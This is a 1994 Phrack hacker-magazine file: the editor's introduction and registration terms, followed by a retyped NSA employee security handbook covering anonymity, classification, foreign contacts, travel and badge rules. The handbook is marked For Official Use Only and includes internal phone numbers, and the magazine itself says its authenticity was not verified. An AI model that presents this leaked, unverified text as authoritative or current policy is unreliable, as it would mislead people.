==Phrack Magazine==

Volume Five, Issue Forty-Five, File 1 of 28

Issue 45 Index

P H R A C K 4 5

March 30, 1994

˜ Dedicated to CRS--(1969-1994) ˜

Well kiddies, it's Easter time again. Easter has got to be one of my favorite holidays of the bunch. No, no, no...not for any of that spiritual rebirth or religious hooey. Easter brings with it two of the most joyous items in the world: Reese's Peanut Butter Eggs and Marshmallow Peeps.

In the past two weeks I have eaten my body weight many times over in peanut butter eggs. I don't know what it is about those damn things, but I just can't stop eating them. And the Peeps? Oh man, if you haven't put a Marshmallow Peep in the microwave, you just haven't lived. The cute little yellow duckie takes on whole new dimensions as it becomes superheated in the nuclear nightmare of a conventional microwave oven. It becomes like a scene from Akira as the Peep grows at an alarming rate, almost filling up the entire oven with its grossly mutated form. You can almost hear it squealing with agony. Go do it right now, and then finish reading this issue.

The net has been more fun the past few months than a barrel full of monkeys, (or a hottub full of co-eds, pick your own comparison). In the time since last issue I have been the subject of a lot of attention. I've been pseudo-framed for hacking a handful of sites with fake syslog messages, I've been spoofed as the source of a pre-release CERT advisory, I've been mentioned in numerous altered motd files on many systems, and even better, spoofed messages from "erikb@mindvox.phantom.com" were posted to a homosexual listserv announcing my supposed "exit from the closet."

Well, unfortunately for everyone, including the hundreds of hopeful gay respondents to the forged post, I only like women. But it sure is nice to know that even men are into me. What an ego boost. Seriously though, one has to wonder how the forgers knew that something called queernet.org even existed. I think I get around on the net, but I'd never heard of it. Have you? Perhaps the Posse are 'closer' than we thought.

And the abuse continues. God knows why. The common thread seems to be: "Erikb is a nark." Let's look at that logic, shall we? If Erikb is a nark, then he would be on some terms with law enforcement. If he were on some terms with law enforcement, then he would have no qualms about handing over names of people doing bad things. If had no qualms about handing over names of people doing bad things, then law enforcement would open cases based on that information. If law enforcement opened cases based on that information, then people would get raided. If people would get raided, then people would almost certainly go to jail.

Why on earth would someone want to evoke a chain of events that would land them in jail? Or do they not believe their own statements about me being a nark? Or are they convinced that they are so good that they cannot get caught? Or are they just pathetically stupid?

Personally I choose the latter. These guys are not good. And they are very dumb. They make more mistakes than I've seen in a long time. And they've pissed off very powerful people. (No, I'm not including myself in that list of 'Powerful People.') It's good that much of MOD is getting out of jail soon. Now those guys were legitimately GOOD HACKERS. They were definitely assholes, but damn good computer hackers. It will be nice to have some harassment from dickheads with skills once again.

But I digress.

Phrack's gotten a bit of notice as of late. In Mondo-2000, in their "Pirate Media" article, and in Richard Kadrey's "Covert Culture" sourcebook. Of course both of these got the subscription information wrong, but hell, I've learned to expect as much. Also, the mention of Phreak Accident's fantastic "Playing Hide & Seek -- Unix Style" article in Dan Farmer and Weitse Venema's "Improving The Security of Your Site by Breaking Into It" article brought in hundreds of new subscribers. Let's see how many of these security people register. (How many fingers am I holding up?)

Speaking of such, Phrack has a couple of other registrations now. One is a teacher who wanted to use Phrack in her class. Kudos to her! The other was a cool guy who just wanted to register because he felt like it. Why can't the rest of you be more like him?

Anyway, the money is going to sponsor a new contest. (Considering how well the last one went...not!) This time, we are serious, so read in LINE NOISE for more info.

What else? Phrack has now made the big time in the Federal Penal system. We're the proud recipients of the Bureau of Prisons form 328(58). Our material was considered to be a breach of security of the institution. This, of course, pissed me off. But hell, on the same form, they denote how "Body Hair, Plant Shavings, and Sexually Explicit Personal Photos" are also inappropriate. Phrack or Body Hair. You make the call.

Phrack 45...let's see...

If this issue doesn't cause neck hairs to bristle on everyone within spying distance of the beltway, I will be very disappointed. It's amazing what you find in your mailbox.

We've got a lot of nifty things in this issue. More source code for you to play with, uuencoded goodness, cellular info, telco / pbx info, Ho Ho Con coverage, ancient hack memorabilia, and a plethora of spurious scatological material. (translated: lots of other crap)

Enjoy.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements. A form to request registration agreements is provided at the end of this file. Cost is $100.00 US per user for subscription registration. Cost of multi-user licenses will be negotiated on a site-by-site basis.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

Enclosed is $_____

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Hard Copy: _____
Diskette: _____ (Include size & computer format)

Name:_____ Dept:_____

Company:_____

Address:_____

_____

City/State/Province:_____

Country/Postal Code:_____

Telephone:_____ Fax:_____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

Enjoy the magazine. It is for and by the hacking community. Period.

```
      Editor-In-Chief : Erik Bloodaxe (aka Chris Goggans)
                3L33t : CERT  (not)
                 News : Datastream Cowboy
         Do Not Taunt : Happy Fun Ball
           Photography : dFx
              Dolomite : Rudy Ray Moore
    Prison Consultant : Co / Dec
     A Hacker's Dream : The L0PHT
            Thanks To : H.B. Reese Candy Co., Control C, Seven Up, Emmanuel
                        Goldstein, The U.S. Government, The Omega, White
                        Knight, Quentin, Manny Farber, Raoul, Video Games
                        Magazine, Co/Dec, Darth Vader, Charlie X, The Fixer,
                        Optik Nerve, Dr. Delam, Data King, Opticon the
                        Disassembled
```

"You're not too smart. I like that in a hacker."
(With apologies to Kathleen Turner)

Phrack Magazine V. 5, #45, March 30, 1994. ISSN 1068-1035

To subscribe, send email to phrack@well.sf.ca.us and ask to be added to
the list.

Phrack Magazine
603 W. 13th #1A-278 (Phrack Mailing Address)
Austin, TX 78701

ftp.netsys.com (Phrack FTP Site)

/pub/phrack

phrack@well.sf.ca.us (Phrack E-mail Address)
or phrackmag@aol.com

Submissions to the above email address may be encrypted
with the following key : (Not that we use PGP or encourage its
use or anything. Heavens no. That would be politically-incorrect.
Maybe someone else is decrypting our mail for us on another machine
that isn't used for Phrack publication. Yeah, that's it. :))

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----

-= Phrack 45 =-
Table Of Contents
~~~~~~~~~~~~~~~~~

"You can't hold a man down without staying down with him."
(Booker T. Washington)

"I am not one of those weak-spirited, sappy Americans who want
to be liked by all the people around them. I don't care if people
hate my guts; I assume most of them do. The important question
is: 'What are they in a position to do about it?'"
(William S. Burroughs)
~~~~~~~~~~~~~~~~~

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 10 of 28

****

[NOTE: This file was retyped from an anonymous photocopied submission. The authenticity of it was not verified.]

Security Guidelines

This handbook is designed to introduce you to some of the basic security principles and procedures with which all NSA employees must comply. It highlights some of your security responsibilities, and provides guidelines for answering questions you may be asked concerning your association with this Agency. Although you will be busy during the forthcoming weeks learning your job, meeting co-workers, and becoming accustomed to a new work environment, you are urged to become familiar with the security information contained in this handbook. Please note that a listing of telephone numbers is provided at the end of this handbook should you have any questions or concerns.

Introduction

In joining NSA you have been given an opportunity to participate in the activities of one of the most important intelligence organizations of the United States Government. At the same time, you have also assumed a trust which carries with it a most important individual responsibility--the safeguarding of sensitive information vital to the security of our nation.

While it is impossible to estimate in actual dollars and cents the value of the work being conducted by this Agency, the information to which you will have access at NSA is without question critically important to the defense of the United States. Since this information may be useful only if it is kept secret, it requires a very special measure of protection. The specific nature of this protection is set forth in various Agency security regulations and directives. The total NSA Security Program, however, extends beyond these regulations. It is based upon the concept that security begins as a state of mind. The program is designed to develop an appreciation of the need to protect information vital to the national defense, and to foster the development of a level of awareness which will make security more than routine compliance with regulations.

At times, security practices and procedures cause personal inconvenience. They take time and effort and on occasion may make it necessary for you to voluntarily forego some of your usual personal perogatives. But your compensation for the inconvenience is the knowledge that the work you are accomplishing at NSA, within a framework of sound security practices, contributes significantly to the defense and continued security of the United States of America.

I extend to you my very best wishes as you enter upon your chosen career or assignment with NSA.

Philip T. Pease
Director of Security

INITIAL SECURITY RESPONSIBILITIES

Anonymity

Perhaps one of the first security practices with which new NSA personnel should become acquainted is the practice of anonymity. In an open society such as ours, this practice is necessary because information which is generally available to the public is available also to hostile intelligence. Therefore, the Agency mission is best accomplished apart from public attention. Basically, anonymity means that NSA personnel are encouraged not to draw attention to themselves nor to their association with this Agency. NSA personnel are also cautioned neither to confirm nor deny any specific questions about NSA activities directed to them by individuals not affiliated with the Agency.

The ramifications of the practice of anonymity are rather far reaching, and its success depends on the cooperation of all Agency personnel. Described below you will find some examples of situations that you may encounter concerning your employment and how you should cope with them. Beyond the situations cited, your judgement and discretion will become the deciding factors in how you respond to questions about your employment.

Answering Questions About Your Employment

Certainly, you may tell your family and friends that you are employed at or assigned to the National Security Agency. There is no valid reason to deny them this information. However, you may not disclose to them any information concerning specific aspects of the Agency's mission, activities, and organization. You should also ask them not to publicize your association with NSA.

Should strangers or casual acquaintances question you about your place of employment, an appropriate reply would be that you work for the Department of Defense. If questioned further as to where you are employed within the Department of Defense, you may reply, "NSA." When you inform someone that you work for NSA (or the Department of Defense) you may expect that the next question will be, "What do you do?" It is a good idea to anticipate this question and to formulate an appropriate answer. Do not act mysteriously about your employment, as that would only succeed in drawing more attention to yourself.

If you are employed as a secretary, engineer, computer scientist, or in a clerical, administrative, technical, or other capacity identifiable by a general title which in no way indicates how your talents are being applied to the mission of the Agency, it is suggested that you state this general title. If you are employed as a linguist, you may say that you are a linguist, if necessary. However, you should not indicate the specific language(s) with which you are involved.

The use of service specialty titles which tend to suggest or reveal the nature of the Agency's mission or specific aspects of their work. These professional titles, such as cryptanalyst, signals collection officer, and intelligence research analyst, if given verbatim to an outsider, would likely generate further questions which may touch upon the classified aspects of your work. Therefore, in conversation with outsiders, it is suggested that such job titles be generalized. For example, you might indicate that you are a "research analyst." You may not, however, discuss the specific nature of your analytic work.

Answering Questions About Your Agency Training

During your career or assignment at NSA, there is a good chance that you will receive some type of job-related training. In many instances the nature of the training is not classified. However, in some situations the specialized training you receive will relate directly to sensitive Agency functions. In such cases, the nature of this training may not be discussed with persons outside of this Agency.

If your training at the Agency includes language training, your explanation for the source of your linguistic knowledge should be that you obtained it while working for the Department of Defense.

You Should not draw undue attention to your language abilities, and you may not discuss how you apply your language skill at the Agency.

If you are considering part-time employment which requires the use of language or technical skills similar to those required for the performance of your NSA assigned duties, you must report (in advance) the anticipated part-time work through your Staff Security Officer (SSO) to the Office of Security's Clearance Division (M55).

Verifying Your Employment

On occasion, personnel must provide information concerning their employment to

credit institutions in connection with various types of applications for credit. In such situations you may state, if you are a civilian employee, that you are employed by NSA and indicate your pay grade or salary. Once again, generalize your job title. If any further information is desired by persons or firms with whom you may be dealing, instruct them to request such information by correspondence addressed to: Director of Civilian Personnel, National Security Agency, Fort George G. Meade, Maryland 20755-6000. Military personnel should use their support group designator and address when indicating their current assignment.

If you contemplate leaving NSA for employment elsewhere, you may be required to submit a resume/job application, or to participate in extensive employment interviews. In such circumstances, you should have your resume reviewed by the Classification Advisory Officer (CAO) assigned to your organization. Your CAO will ensure that any classified operational details of your duties have been excluded and will provide you with an unclassified job description. Should you leave the Agency before preparing such a resume, you may develop one and send it by registered mail to the NSA/CSS Information Policy Division (Q43) for review. Remember, your obligation to protect sensitive Agency information extends beyond your employment at NSA.

The Agency And Public News Media

From time to time you may find that the agency is the topic of reports or articles appearing in public news media--newspapers, magazines, books, radio and TV. The NSA/CSS Information Policy Division (Q43) represents the Agency in matters involving the press and other media. This office serves at the Agency's official media center and is the Director's liaison office for public relations, both in the community and with other government agencies. The Information Policy Division must approve the release of all information for and about NSA, its mission, activities, and personnel. In order to protect the aspects of Agency operations, NSA personnel must refrain from either confirming or denying any information concerning the Agency or its activities which may appear in the public media. If you are asked about the activities of NSA, the best response is "no comment." You should the notify Q43 of the attempted inquiry. For the most part, public references to NSA are based upon educated guesses. The Agency does not normally make a practice of issuing public statements about its activities.

GENERAL RESPONSIBILITIES

Espionage And Terrorism

During your security indoctrination and throughout your NSA career you will become increasingly aware of the espionage and terrorist threat to the United States. Your vigilance is the best single defense in protecting NSA information, operations, facilities and people. Any information that comes to your attention that suggests to you the existence of, or potential for, espionage or terrorism against the U.S. or its allies must be promptly reported by you to the Office of Security.

There should be no doubt in your mind about the reality of the threats. You are now affiliated with the most sensitive agency in government and are expected to exercise vigilance and common sense to protect NSA against these threats.

Classification

Originators of correspondence, communications, equipment, or documents within the Agency are responsible for ensuring that the proper classification, downgrading information and, when appropriate, proper caveat notations are assigned to such material. (This includes any handwritten notes which contain classified information). The three levels of classification are Confidential, Secret and Top Secret. The NSA Classification Manual should be used as guidance in determining proper classification. If after review of this document you need assistance, contact the Classification Advisory Officer (CAO) assigned to your organization, or the Information Policy Division (Q43).

Need-To-Know

Classified information is disseminated only on a strict "need-to-know" basis. The "need-to-know" policy means that classified information will be disseminated only to those individuals who, in addition to possessing a proper clearance, have a requirement to know this information in order to perform their official duties (need-to-know). No person is entitled to classified information solely by virtue of office, position, rank, or security clearance.

All NSA personnel have the responsibility to assert the "need-to-know" policy as part of their responsibility to protect sensitive information. Determination of "need-to-know" is a supervisory responsibility. This means that if there is any doubt in your mind as to an individual's "need-to-know," you should always check with your supervisor before releasing any classified material under your control.

For Official Use Only

Separate from classified information is information or material marked "FOR OFFICIAL USE ONLY" (such as this handbook). This designation is used to identify that official information or material which, although unclassified, is exempt from the requirement for public disclosure of information concerning government activities and which, for a significant reason, should not be given general circulation. Each holder of "FOR OFFICAL USE ONLY" (FOUO) information or material is authorized to disclose such information or material to persons in other departments or agencies of the Executive and Judicial branches when it is determined that the information or material is required to carry our a government function. The recipient must be advised that the information or material is not to be disclosed to the general public. Material which bears the "FOR OFFICIAL USE ONLY" caveat does not come under the regulations governing the protection of classified information. The unauthorized disclosure of information marked "FOR OFFICIAL USE ONLY" does not constitute an unauthorized disclosure of classified defense information. However, Department of Defense and NSA regulations prohibit the unauthorized disclosure of information designated "FOR OFFICIAL USE ONLY." Appropriate administrative action will be taken to determine responsibility and to apply corrective and/or disciplinary measures in cases of unauthorized disclosure of information which bears the "FOR OFFICIAL USE ONLY" caveat. Reasonable care must be exercised in limiting the dissemination of "FOR OFFICIAL USE ONLY" information. While you may take this handbook home for further study, remember that is does contain "FOR OFFICIAL USE ONLY" information which should be protected.

Prepublication Review

All NSA personnel (employees, military assignees, and contractors) must submit for review any planned articles, books, speeches, resumes, or public statements that may contain classified, classifiable, NSA-derived, or unclassified protected information, e.g., information relating to the organization, mission, functions, or activities of NSA. Your obligation to protect this sensitive information is a lifetime one. Even when you resign, retire, or otherwise end your affiliation with NSA, you must submit this type of material for prepublication review. For additional details, contact the Information Policy Division (Q43) for an explanation of prepublication review procedures.

Personnel Security Responsibilities

Perhaps you an recall your initial impression upon entering an NSA facility. Like most people, you probably noticed the elaborate physical security safeguards--fences, concrete barriers, Security Protective Officers, identification badges, etc. While these measures provide a substantial degree of protection for the information housed within our buildings, they represent only a portion of the overall Agency security program. In fact, vast amounts of information leave our facilities daily in the minds of NSA personnel, and this is where our greatest vulnerability lies. Experience has indicated that because of the vital information we work with at NSA, Agency personnel may become potential targets for hostile intelligence efforts. Special safeguards are therefore necessary to protect our personnel.

Accordingly, the Agency has an extensive personnel security program which establishes internal policies and guidelines governing employee conduct and activities. These policies cover a variety of topics, all of which are designed to protect both you and the sensitive information you will gain

through your work at NSA.

Association With Foreign Nationals

As a member of the U.S. Intelligence Community and by virtue of your access to sensitive information, you are a potential target for hostile intelligence activities carried out by or on behalf of citizens of foreign countries. A policy concerning association with foreign nationals has been established by the Agency to minimize the likelihood that its personnel might become subject to undue influence or duress or targets of hostile activities through foreign relationships.

As an NSA affiliate, you are prohibited from initiating or maintaining associations (regardless of the nature and degree) with citizens or officials of communist-controlled, or other countries which pose a significant threat to the security of the United States and its interests. A comprehensive list of these designated countries is available from your Staff Security Officer or the Security Awareness Division. Any contact with citizens of these countries, no matter how brief or seemingly innocuous, must be reported as soon as possible to your Staff Security Officer (SSO). (Individuals designated as Staff Security Officers are assigned to every organization; a listing of Staff Security Officers can be found at the back of this handbook).

Additionally, close and continuing associations with any non-U.S. citizens which are characterized by ties of kinship, obligation, or affection are prohibited. A waiver to this policy may be granted only under the most exceptional circumstances when there is a truly compelling need for an individual's services or skills and the security risk is negligible.

In particular, a waiver must be granted in advance of a marriage to or cohabitation with a foreign national in order to retain one's access to NSA information. Accordingly, any intent to cohabitate with or marry a non-U.S. citizen must be reported immediately to your Staff Security Officer. If a waiver is granted, future reassignments both at headquarters and overseas may be affected.

The marriage or intended marriage of an immediate family member (parents, siblings, children) to a foreign national must also be reported through your SSO to the Clearance Division (M55).

Casual social associations with foreign nationals (other than those of the designated countries mentioned above) which arise from normal living and working arrangements in the community usually do not have to be reported. During the course of these casual social associations, you are encouraged to extend the usual social amenities. Do not act mysteriously or draw attention to yourself (and possibly to NSA) by displaying an unusually wary attitude.

Naturally, your affiliation with the Agency and the nature of your work should not be discussed. Again, you should be careful not to allow these associations to become close and continuing to the extent that they are characterized by ties of kinship, obligation, or affection.

If at any time you feel that a "casual" association is in any way suspicious, you should report this to your Staff Security Officer immediately. Whenever any doubt exists as to whether or not a situation should be reported or made a matter of record, you should decided in favor of reporting it. In this way, the situation can be evaluated on its own merits, and you can be advised as to your future course of action.

Correspondence With Foreign Nationals

NSA personnel are discouraged from initiating correspondence with individuals who are citizens of foreign countries. Correspondence with citizens of communist-controlled or other designated countries is prohibited. Casual social correspondence, including the "penpal" variety, with other foreign acquaintances is acceptable and need not be reported. If, however, this correspondence should escalate in its frequency or nature, you should report that through your Staff Security Officer to the Clearance Division (M55).

Embassy Visits

Since a significant percentage of all espionage activity is known to be conducted through foreign embassies, consulates, etc., Agency policy discourages visits to embassies, consulates or other official establishments of a foreign government. Each case, however, must be judged on the circumstances involved. Therefore, if you plan to visit a foreign embassy for any reason (even to obtain a visa), you must consult with, and obtain the prior approval of, your immediate supervisor and the Security Awareness Division (M56).

Amateur Radio Activities

Amateur radio (ham radio) activities are known to be exploited by hostile intelligence services to identify individuals with access to classified information; therefore, all licensed operators are expected to be familiar with NSA/CSS Regulation 100-1, "Operation of Amateur Radio Stations" (23 October 1986). The specific limitations on contacts with operators from communist and designated countries are of particular importance. If you are an amateur radio operator you should advise the Security Awareness Division (M56) of your amateur radio activities so that detailed guidance may be furnished to you.

Unofficial Foreign Travel

In order to further protect sensitive information from possible compromise resulting from terrorism, coercion, interrogation or capture of Agency personnel by hostile nations and/or terrorist groups, the Agency has established certain policies and procedures concerning unofficial foreign travel.

All Agency personnel (civilian employees, military assignees, and contractors) who are planning unofficial foreign travel must have that travel approved by submitting a proposed itinerary to the Security Awareness Division (M56) at least 30 working days prior to their planned departure from the United States. Your itinerary should be submitted on Form K2579 (Unofficial Foreign Travel Request). This form provides space for noting the countries to be visited, mode of travel, and dates of departure and return. Your immediate supervisor must sign this form to indicate whether or not your proposed travel poses a risk to the sensitive information, activities, or projects of which you may have knowledge due to your current assignment.

After your supervisor’s assessment is made, this form should be forwarded to the Security Awareness Director (M56). Your itinerary will then be reviewed in light of the existing situation in the country or countries to be visited, and a decision for approval or disapproval will be based on this assessment. The purpose of this policy is to limit the risk of travel to areas of the world where a threat may exist to you and to your knowledge of classified Agency activities.

In this context, travel to communist-controlled and other hazardous activity areas is prohibited. A listing of these hazardous activity areas is prohibited. A listing of these hazardous activity areas can be found in Annex A of NSA/CSS Regulation No. 30-31, "Security Requirements for Foreign Travel" (12 June 1987). From time to time, travel may also be prohibited to certain areas where the threat from hostile intelligence services, terrorism, criminal activity or insurgency poses an unacceptable risk to Agency employees and to the sensitive information they possess. Advance travel deposits made without prior agency approval of the proposed travel may result in financial losses by the employee should the travel be disapproved, so it is important to obtain approval prior to committing yourself financially. Questions regarding which areas of the world currently pose a threat should be directed to the Security Awareness Division (M56).

Unofficial foreign travel to Canada, the Bahamas, Bermuda, and Mexico does not require prior approval, however, this travel must still be reported using Form K2579. Travel to these areas may be reported after the fact.

While you do not have to report your foreign travel once you have ended your affiliation with the Agency, you should be aware that the risk incurred in travelling to certain areas, from a personal safety and/or counterintelligence standpoint, remains high. The requirement to protect the classified

information to which you have had access is a lifetime obligation.

Membership In Organizations

Within the United States there are numerous organizations with memberships ranging from a few to tens of thousands. While you may certainly participate in the activities of any reputable organization, membership in any international club or professional organization/activity with foreign members should be reported through your Staff Security Officer to the Clearance Division (M55). In most cases there are no security concerns or threats to our employees or affiliates. However, the Office of Security needs the opportunity to research the organization and to assess any possible risk to you and the information to which you have access.

In addition to exercising prudence in your choice of organizational affiliations, you should endeavor to avoid participation in public activities of a conspicuously controversial nature because such activities could focus undesirable attention upon you and the Agency. NSA employees may, however, participate in bona fide public affairs such as local politics, so long as such activities do not violate the provisions of the statutes and regulations which govern the political activities of all federal employees. Additional information may be obtained from your Personnel Representative.

Changes In Marital Status/Cohabitation/Names

All personnel, either employed by or assigned to NSA, must advise the Office of Security of any changes in their marital status (either marriage or divorce), cohabitation arrangements, or legal name changes. Such changes should be reported by completing NSA Form G1982 (Report of Marriage/Marital Status Change/Name Change), and following the instructions printed on the form.

Use And Abuse Of Drugs

It is the policy of the National Security Agency to prevent and eliminate the improper use of drugs by Agency employees and other personnel associated with the Agency. The term "drugs" includes all controlled drugs or substances identified and listed in the Controlled Substances Act of 1970, as amended, which includes but is not limited to: narcotics, depressants, stimulants, cocaine, hallucinogens ad cannabis (marijuana, hashish, and hashish oil). The use of illegal drugs or the abuse of prescription drugs by persons employed by, assigned or detailed to the Agency may adversely affect the national security; may have a serious damaging effect on the safety and the safety of others; and may lead to criminal prosecution. Such use of drugs either within or outside Agency controlled facilities is prohibited.

Physical Security Policies

The physical security program at NSA provides protection for classified material and operations and ensures that only persons authorized access to the Agency’s spaces and classified material are permitted such access. This program is concerned not only with the Agency’s physical plant and facilities, but also with the internal and external procedures for safeguarding the Agency’s classified material and activities. Therefore, physical security safeguards include Security Protective Officers, fences, concrete barriers, access control points, identification badges, safes, and the compartmentalization of physical spaces. While any one of these safeguards represents only a delay factor against attempts to gain unauthorized access to NSA spaces and material, the total combination of all these safeguards represents a formidable barrier against physical penetration of NSA. Working together with personnel security policies, they provide "security in depth."

The physical security program depends on interlocking procedures. The responsibility for carrying out many of these procedures rests with the individual. This means you, and every person employed by, assign, or detailed to the Agency, must assume the responsibility for protecting classified material. Included in your responsibilities are: challenging visitors in operational areas; determining "need-to-know;" limiting classified conversations to approved areas; following established locking and checking procedures; properly using the secure and non-secure telephone systems; correctly wrapping and packaging classified data for transmittal; and placing

classified waste in burn bags.

The NSA Badge

Even before you enter an NSA facility, you have a constant reminder of security--the NSA badge. Every person who enters an NSA installation is required to wear an authorized badge. To enter most NSA facilities your badge must be inserted into an Access Control Terminal at a building entrance and you must enter your Personal Identification Number (PIN) on the terminal keyboard. In the absence of an Access Control Terminal, or when passing an internal security checkpoint, the badge should be held up for viewing by a Security Protective Officer. The badge must be displayed at all times while the individual remains within any NSA installation.

NSA Badges must be clipped to a beaded neck chain. If necessary for the safety of those working in the area of electrical equipment or machinery, rubber tubing may be used to insulate the badge chain. For those Agency personnel working in proximity to other machinery or equipment, the clip may be used to attach the badge to the wearer's clothing, but it must also remain attached to the chain.

After you leave an NSA installation, remove your badge from public view, thus avoiding publicizing your NSA affiliation. Your badge should be kept in a safe place which is convenient enough to ensure that you will be reminded to bring it with you to work. A good rule of thumb is to afford your badge the same protection you give your wallet or your credit cards. DO NOT write your Personal Identification Number on your badge.

If you plan to be away from the Agency for a period of more than 30 days, your badge should be left at the main Visitor Control Center which services your facility.

Should you lose your badge, you must report the facts and circumstances immediately to the Security Operations Center (SOC) (963-3371s/688-6911b) so that your badge PIN can be deactivated in the Access Control Terminals. In the event that you forget your badge when reporting for duty, you may obtain a "non-retention" Temporary Badge at the main Visitor Control Center which serves your facility after a co-worker personally identifies your and your clearance has been verified.

Your badge is to be used as identification only within NSA facilities or other government installations where the NSA badge is recognized. Your badge should never be used outside of the NSA or other government facilities for the purpose of personal identification. You should obtain a Department of Defense identification card from the Civilian Welfare Fund (CWF) if you need to identify yourself as a government employee when applying for "government discounts" offered at various commercial establishments.

Your badge color indicates your particular affiliation with NSA and your level of clearance. Listed below are explanations of the badge colors you are most likely to see:

Green (*)	Fully cleared NSA employees and certain military assignees.
Orange (*)	(or Gold) Fully cleared representative of other government agencies.
Black (*)	Fully cleared contractors or consultants.
Blue	Employees who are cleared to the SECRET level while awaiting completion of their processing for full (TS/SI) clearance. These Limited Interim Clearance (LIC) employees are restricted to certain activities while inside a secure area.
Red	Clearance level is not specified, so assume the holder is uncleared.

* - Fully cleared status means that the person has been cleared to the Top

Secret (TS) level and indoctrinated for Special Intelligence (SI).

All badges with solid color backgrounds (permanent badges) are kept by individuals until their NSA employment or assignment ends. Striped badges ("non-retention" badges) are generally issued to visitors and are returned to the Security Protective Officer upon departure from an NSA facility.

Area Control

Within NSA installations there are generally two types of areas, Administrative and Secure. An Administrative Area is one in which storage of classified information is not authorized, and in which discussions of a classified nature are forbidden. This type of area would include the corridors, restrooms, cafeterias, visitor control areas, credit union, barber shop, and drugstore. Since uncleared, non-NSA personnel are often present in these areas, all Agency personnel must ensure that no classified information is discussed in an Administrative Area.

Classified information being transported within Agency facilities must be placed within envelopes, folders, briefcases, etc. to ensure that its contents or classification markings are not disclosed to unauthorized persons, or that materials are not inadvertently dropped enroute.

The normal operational work spaces within an NSA facility are designated Secure Areas. These areas are approved for classified discussions and for the storage of classified material. Escorts must be provided if it is necessary for uncleared personnel (repairmen, etc.) to enter Secure Areas, an all personnel within the areas must be made aware of the presence of uncleared individuals. All unknown, unescorted visitors to Secure Areas should be immediately challenged by the personnel within the area, regardless of the visitors' clearance level (as indicated by their badge color).

The corridor doors of these areas must be locked with a deadbolt and all classified information in the area must be properly secured after normal working hours or whenever the area is unoccupied. When storing classified material, the most sensitive material must be stored in the most secure containers. Deadbolt keys for doors to these areas must be returned to the key desk at the end of the workday.

For further information regarding Secure Areas, consult the Physical Security Division (M51) or your staff Security Officer.

Items Treated As Classified

For purposes of transportation, storage and destruction, there are certain types of items which must be treated as classified even though they may not contain classified information. Such items include carbon paper, vu-graphs, punched machine processing cards, punched paper tape, magnetic tape, computer floppy disks, film, and used typewriter ribbons. This special treatment is necessary since a visual examination does not readily reveal whether the items contain classified information.

Prohibited Items

Because of the potential security or safety hazards, certain items are prohibited under normal circumstances from being brought into or removed from any NSA installation. These items have been groped into two general classes. Class I prohibited items are those which constitute a threat to the safety and security of NSA/CSS personnel and facilities. Items in this category include:

a. Firearms and ammunition
b. Explosives, incendiary substances, radioactive materials, highly volatile materials, or other hazardous materials
c. Contraband or other illegal substances
d. Personally owned photographic or electronic equipment including microcomputers, reproduction or recording devices, televisions or radios.

Prescribed electronic medical equipment is normally not prohibited, but requires coordination with the Physical Security Division (M51) prior to being

brought into any NSA building.

Class II prohibited items are those owned by the government or contractors which constitute a threat to physical, technical, or TEMPEST security. Approval by designated organizational officials is required before these items can be brought into or removed from NSA facilities. Examples are:

a. Transmitting and receiving equipment
b. Recording equipment and media
c. Telephone equipment and attachments
